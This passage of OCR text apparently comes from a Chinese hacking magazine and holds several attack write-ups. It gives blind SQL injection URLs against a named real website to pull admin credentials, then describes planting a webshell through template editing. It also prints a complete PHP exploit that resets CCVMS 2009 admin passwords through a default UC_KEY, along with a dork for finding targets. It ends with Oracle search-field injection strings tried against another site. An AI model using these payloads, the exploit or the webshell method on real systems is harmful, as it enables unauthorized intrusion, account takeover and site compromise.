


图2

现在加入注入语句看看效果，提交的语句为"http://edzy.v5944.net/plus/comment/save.asp?id=24%20and%20(select%20asc(mid(username,1,1))%20from%208cms_admin)=97"，如图3和图4所示。




图3




图4

再来提交错误的语句看看，提交的语句为"http://edzy.v5944.net/plus/comment/save.asp?id=24%20and%20(select%20asc(mid(username,1,1))%20from%208cms_admin)=98"，结果如图5所示。




图5

我们一路这样的猜解下去即可。注意，其密码的数据列是32位，用户名的字段名是username，密码的字段名是password。得到用户名与密码后，从其默认的后台地址/admin/Login.Asp即可登录，如图6所示。




图6

登录后选择模板管理，随便选择一个ASP文件，把内容改为我们的木马内容就可以了，或者用一句话木马放进正常文件中。如图7所示，看到上面的URL地址没有？连接修改替换后的木马地址就能登录了，如图8所示，之后即可上传大马。




图7





图8

好了，关于这套系统的漏洞分析就到这里，大家如果有什么问题，欢迎到黑防论坛与我讨论。

前置知识：无
关键词：脚本、API接口、CCVMS



从CCVMS 2009漏洞看Web应用程序API接口安全性

文／Flyh4t

在审计Web代码安全性时，大家应该都感觉到了，很多程序员已经具备了比较高的安全意识，想在一套成熟的代码中发现一些注入漏洞或者代码执行漏洞也越来越难了。因此，越来越多的漏洞挖掘者把目光投向了挖掘程序员的逻辑错误以及一些意识上的误区。本文以国内知名的PHP视频建站系统CCVMS 2009的一个安全缺陷，来谈谈Web应用程序API接口的安全性问题。

很多成熟的Web系统都提供API接口用于和其他程序进行整合。所谓API（Application Programming Interface，应用程序编程接口）是一些预先定义的函数，目的是提供应用程序与开发人员基于某软件或硬件的以访问一组例程的能力，而又无需访问源码，或理解内部工作机制的细节。CCVMS 2009就提供了一个UC接口，部分代码如下：

```
//api/uc.php
<?php
define('UC_VERSION', '1.0.0');
//可以通过API实现的功能有删除、修改、添加用户、修改用户密码、修改系统配置信息等
define('API_DELETEUSER', 1);
define('API_RENAMEUSER', 1);
define('API_GETTAG', 1);
define('API_SYNLOGIN', 1);
define('API_SYNLOGOUT', 1);
define('API_UPDATEPW', 1);
......
$dbconfig = $get = array();
$uc_config_file = SITE_ROOT.'shared/config/uc_config.inc.php';
//引入UC配置信息文件uc_config.inc.php
require_once SITE_ROOT.'shared/config/database.php';
require_once $uc_config_file;
$dbconfig = $config['default'];
$code = $_GET['code'];
$posttime = time();
parse_str(authcode($code, 'DECODE', UC_KEY), $get);
//通过UC_KEY进行认证
if($posttime - $get['time'] > 3600)
{
exit('Authracation has expiried');
}
if(empty($get))
{
exit('Invalid Request');
}
$action = $get['action'];
......
```

通过以上代码可以看出，要调用API函数，必须先通过authcode函数的认证，该函数代码如下：

```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0)
{
$ckey_length = 4;
$key = md5($key ? $key : UC_KEY);
$keya = md5(substr($key, 0, 16));
$keyb = md5(substr($key, 16, 16));
$keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length): substr(md5(microtime()), -$ckey_length)) : '';
$cryptkey = $keya.md5($keya.$keyc);
$key_length = strlen($cryptkey);
$string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() : 0).substr(md5($string.$keyb), 0, 16).$string;
$string_length = strlen($string);
$result = '';
$box = range(0, 255);
$rndkey = array();
for($i = 0; $i <= 255; $i++)
{
$rndkey[$i] = ord($cryptkey[$i % $key_length]);
}
```

```
for($j = $i = 0; $i < 256; $i++)
{
$j = ($j + $box[$i] + $rndkey[$i]) % 256;
$tmp = $box[$i];
$box[$i] = $box[$j];
$box[$j] = $tmp;
}
for($a = $j = $i = 0; $i < $string_length; $i++)
{
$a = ($a + 1) % 256;
$j = ($j + $box[$a]) % 256;
$tmp = $box[$a];
$box[$a] = $box[$j];
$box[$j] = $tmp;
$result .= chr(ord($string[$i]) ^ ($box[($box[$a] +
$box[$j]) % 256]));
}
if($operation == 'DECODE')
{
if((substr($result, 0, 10) == 0 || substr($result, 0,
10) - time() > 0) && substr($result, 10, 16) == substr
(md5(substr($result, 26).$keyb), 0, 16))
{
return substr($result, 26);
} else {
return '';
}
} else {
return $keyc.str_replace('=', '', base64_encode
($result));
}
}
```

认真分析这个函数会发现，只要能够控制UC_KEY就能绕过验证。UC_KEY是在uc_config.inc.php文件中定义的，默认值是123456789。在这个地方，程序员没有意识到一个问题：绝大多数的使用者并没有整合UC程序，这意味着绝大多数的使用者在安装后是不会去修改这个默认值的。

这里附上一段攻击代码，缺失的authcode函数内容从上文中复制过来即可。

```
<?php
print_r('
+---------------------------------------+
CCVMS 2009 admin password reset exploit
by Flyh4t
mail: flyh4t#hotmail_dot_com
team: http://www.wolvez.org
dork: "Powered By CC威视"
+---------------------------------------+
');
/**
* works regardless of php.ini settings
*/
if ($argc < 3)
{
print_r('
+---------------------------------------------------------
-----------+
Usage: php '.$argv[0].' host path username
host:      target server (ip/hostname)
path:      path to CCVMS
username:  the admin username
Example:
php '.$argv[0].' localhost /ccvms/ admin
+---------------------------------------------------------
-----------+
');
exit;
}
error_reporting(7);
ini_set('max_execution_time', 0);
$host = $argv[1];
$path = $argv[2];
$username = $argv[3];
$key = '123456789';
$time = time();
$action= 'updatepw';
$password = 'flyh4t';
$code = 'time='.$time.'&username='.$username.
'&action='.$action.'&password='.$password;
$x = urlencode(authcode($code, "ENCODE", $key));
$html = resetpw();
if (!eregi("Authracation has expiried",$html)) echo
"[+] Exploit success! Plz login with $username/flyh4t";
else echo "[+] Exploit UnSuccess";
function resetpw()
{
global $host, $path, $x;
$message = "GET ".$path."api/uc.php?code=".$x."
HTTP/1.1\r\n";
$message .= "Accept: */*\r\n";
$message .= "Referer: http://$host$path\r\n";
$message .= "Accept-Language: zh-cn\r\n";
$message .= "Content-Type: application/x-www-
form-urlencoded\r\n";
$message .= "User-Agent: 1111111\r\n";
$message .= "Host: $host\r\n";
$message .= "Connection: Close\r\n\r\n";
$fp = fsockopen($host, 80);
fputs($fp, $message);
$resp = '';
while ($fp && !feof($fp))
$resp .= fread($fp, 1024);
return $resp;
}
function authcode($string, $operation = 'DECODE',
$key = '', $expiry = 0) {
//该函书具体代码见上文
}
?>
```

CCVMS的漏洞就看到这里，在别的Web系统中，我们不一定有这么好的运气能够发现默认的KEY，但可以结合其他类型的漏洞来利用。以DISCUZ为例，其UC_KEY是安装时随机生成的，并且存储在数据库和配置文件中。如果发现了DISCUZ的注入漏洞，但是注入到的密码无法破解，这个时候就可以换个思路来注入UC_KEY。得到了UC_KEY，就可以通过API接口函数修改管理员的密码或者添加新的管理员。

前置知识：无
关键词：脚本、Oracle、搜索型注入

Oracle搜索型注入及NBSI3.0的两个疏忽

文/图 人鱼姬

每当某些应用广泛的Web程序出了漏洞，很多朋友总是可以通过相同的手法收集大量的服务器肉鸡，但我却不喜欢这样，因为千篇一律的进入不但枯燥乏味且学不到新东西，所以在网上寻找新鲜刺激的弱点就成了我业余时间的乐趣。就在前两天闲逛的时候，就遇到了一个自主编写的网站，认真研究了一下，还真受益匪浅，而且发现了NBSI编写时存在的两个疏忽。

Oracle搜索型注入

刚打开这个网站，第一印象就是美工不错，凭经验应该不是网上现成的开源程序。打开一条新闻，发现参数sn就是新闻编号，于是在后面加上"and 1=1"，出现错误，说明不存在数字型注入。后来我想，sn虽然是数字，但也有可能是作为字符串提交的，又加上"' and '1'='1"，还是错误，看来也没有字符串型注入。这没什么好意外的，因为稍微有点安全意识的程序员都会考虑注入的问题。我没有灰心，之后又找到一处可以搜索新闻内容的地方，随便搜索一个单词"mammoth"，结果如图1所示，得到一条新闻，再搜索"mammoth%' and 1=1 and '%'='"，结果不变，继续搜索"mammoth%' and 1=2 and '%'='"，没有任何结果，如图2 所示。

